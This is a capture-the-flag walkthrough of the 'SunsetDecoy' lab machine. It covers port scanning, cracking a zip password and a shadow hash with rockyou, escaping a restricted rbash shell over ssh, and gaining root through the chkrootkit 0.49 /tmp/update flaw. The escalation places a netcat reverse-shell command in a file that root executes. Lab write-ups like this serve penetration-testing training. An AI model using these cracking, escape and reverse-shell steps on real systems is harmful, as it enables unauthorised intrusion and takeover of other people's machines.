
SunsetDecoy

Nmap

```
nmap -sC -sV -p- 192.168.198.85 -T5 -oA full_scan -v

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 a9:b5:3e:3b:e3:74:e4:ff:b6:d5:9f:f1:81:e7:a4:4f (RSA)
|   256 ce:f3:b3:e7:0e:90:e2:64:ac:8d:87:0f:15:88:aa:5f (ECDSA)
|_  256 66:a9:80:91:f3:d8:4b:0a:69:b0:00:22:9f:3c:4c:5a (ED25519)
80/tcp open  http    Apache httpd 2.4.38
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-title: Index of /
| http-ls: Volume /
| SIZE  TIME              FILENAME
| 3.0K  2020-07-07 16:36  save.zip
|_
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Browsing the web page



Index of /

Name Last modified Size Description

save.zip 2020-07-07 16:36 3.0K


Apache/2.4.38 (Debian) Server at 192.168.198.85 Port 80

Lets download the loan zip file and see what it contains.

It is password protected so lets use fcrackzip to see if we can crack it. I used the standerd rockyou.txt for the wordslist.

```
fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt save.zip
```


It cracks the password "manuel"



```
┌──(root💀kali)-[~/pg/boxes/SunsetDecoy]
└─# fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt save.zip


PASSWORD FOUND!!!!: pw == manuel
```

Cracking passwords

Once unzipped, the folder contains a shadow file. I tried cracking the root hash with no success but we do see a strange username.




```
296640a3b825115a47b68fc44501c828:
```

This user's hash is crackable. After running john on the hash we get the password "server"

```
john --wordlist=/usr/share/wordlists/rockyou.txt strange_user
```

Foothold


We can now ssh into the box but only have a limit shell with through rbash.



```
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ cat local.txt
-rbash: cat: command not found
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ which python
-rbash: which: command not found
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ python2 -c 'import pty;pty.spawn("/bin/bash")
'
-rbash: python2: command not found
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ echo $SHELL
/bin/rbash
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ /bin/bash/ -i
-rbash: /bin/bash/: restricted: cannot specify `/' in command names
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ /bin/bash -i
-rbash: /bin/bash: restricted: cannot specify `/' in command names
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ echo $PATH
PATH:/home/296640a3b825115a47b68fc44501c828/
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ bash -i
-rbash: bash: command not found
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$  perl -e 'exec "/bin/bash";'
-rbash: perl: command not found
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ ls -la
```

We do not have a way to escape while on the machine as the rbash shell is heavly restricted to only a few commands. Instead, we an try through ssh.

```
ssh 296640a3b825115a47b68fc44501c828@192.168.198.85 'bash --noprofile'
```




```
┌──(root💀kali)-[~/pg/boxes/SunsetDecoy/nmap]
└─# ssh 296640a3b825115a47b68fc44501c828@192.168.198.85 'bash --noprofile'                                       1 ×
296640a3b825115a47b68fc44501c828@192.168.198.85's password:
id
uid=1000(296640a3b825115a47b68fc44501c828) gid=1000(296640a3b825115a47b68fc44501c828) groups=1000(296640a3b825115a
47b68fc44501c828)
```

Now we can run commands and try to find a path to root.


Privlege escalation

Our shell is still limited and we can only run binaries by declaring the absolute path.




```
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ /usr/bin/cat user.txt
```

Right away, the path to root seems to have something to do with the honeypot.decoy script. It is owned by root but we have excutable permissions over it.



```
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ ls -la
total 3068
drwxr-xr-x 3 296640a3b825115a47b68fc44501c828 296640a3b825115a47b68fc44501c828   4096 Mar  4 20:57 .
drwxr-xr-x 3 root                             root                               4096 Jun 27  2020 ..
lrwxrwxrwx 1 root                             root                                  9 Jul  7  2020 .bash_history -> /dev/null
-rw-r--r-- 1 296640a3b825115a47b68fc44501c828 296640a3b825115a47b68fc44501c828    220 Jun 27  2020 .bash_logout
-rw-r--r-- 1 296640a3b825115a47b68fc44501c828 296640a3b825115a47b68fc44501c828   3583 Jun 27  2020 .bashrc
drwx------ 3 296640a3b825115a47b68fc44501c828 296640a3b825115a47b68fc44501c828   4096 Mar  4 20:50 .config
-rwxr-xr-x 1 root                             root                              17480 Jul  7  2020 honeypot.decoy
-rw------- 1 root                             root                               1855 Jul  7  2020 honeypot.decoy.cpp
```

Running the script gives us a few options...




```
Welcome to the Honey Pot administration manager (HPAM). Please select an option.
1 Date.
2 Calendar.
3 Shutdown.
4 Reboot.
5 Launch an AV Scan.
6 Check /etc/passwd.
7 Leave a note.
8 Check all services status.
```

I poked at each option and did not get anywhere. Launching option 5 (AV Scan) is worth investigating.

Lets use pspy to check the running processes as the script does not return scan output.

I used the precompailed pspy64 binary.



```
2022/03/04 20:59:01 CMD: UID=0    PID=2344   | /bin/sh /root/chkrootkit-0.49/chkrootkit
2022/03/04 20:59:01 CMD: UID=0    PID=2343   | /bin/sh /root/chkrootkit-0.49/chkrootkit
2022/03/04 20:59:01 CMD: UID=0    PID=2346   | /bin/sh /root/chkrootkit-0.49/chkrootkit
2022/03/04 20:59:01 CMD: UID=0    PID=2359   | /bin/sh /root/chkrootkit-0.49/chkrootkit
```

Doing some research on the chkrootkit version, we find a public exploit.

https://www.exploit-db.com/exploits/33899

Chkrootkit 0.49 - Local Privilege Escalation

Reading through the exploit, the instructions state to create a file named "update" within the tmp directory.


```
The line 'file_port=$file_port $i' will execute all files specified in
$SLAPPER_FILES as the user chkrootkit is running (usually root), if
$file_port is empty, because of missing quotation marks around the
variable assignment.

Steps to reproduce:

- Put an executable file named 'update' with non-root owner in /tmp (not
mounted noexec, obviously)
- Run chkrootkit (as uid 0)

Result: The file /tmp/update will be executed as root, thus effectively
rooting your box, if malicious content is placed inside the file.

If an attacker knows you are periodically running chkrootkit (like in
cron.daily) and has write access to /tmp (not mounted noexec), he may
easily take advantage of this.
```

Placing the malicious "update file"

```
echo  "/usr/bin/nc 192.168.49.88 9001 -e /bin/sh" > update
```


Give the file executable permissions and then run the AV scan.

Pspy shows the script executing our file as uid(0)



```
2022/03/04 21:25:04 CMD: UID=0    PID=28303  | /bin/sh /tmp/update
2022/03/04 21:25:04 CMD: UID=0    PID=28305  | /bin/sh /root/chkrootkit-0.49/chkrootkit
```

Then we are returned a root shell



```
┌──(root💀kali)-[~/pg/boxes/SunsetDecoy]
└─# nc -lvnp 9001
listening on [any] 9001 ...
id
connect to [192.168.49.88] from (UNKNOWN) [192.168.88.85] 39022
uid=0(root) gid=0(root) groups=0(root)
```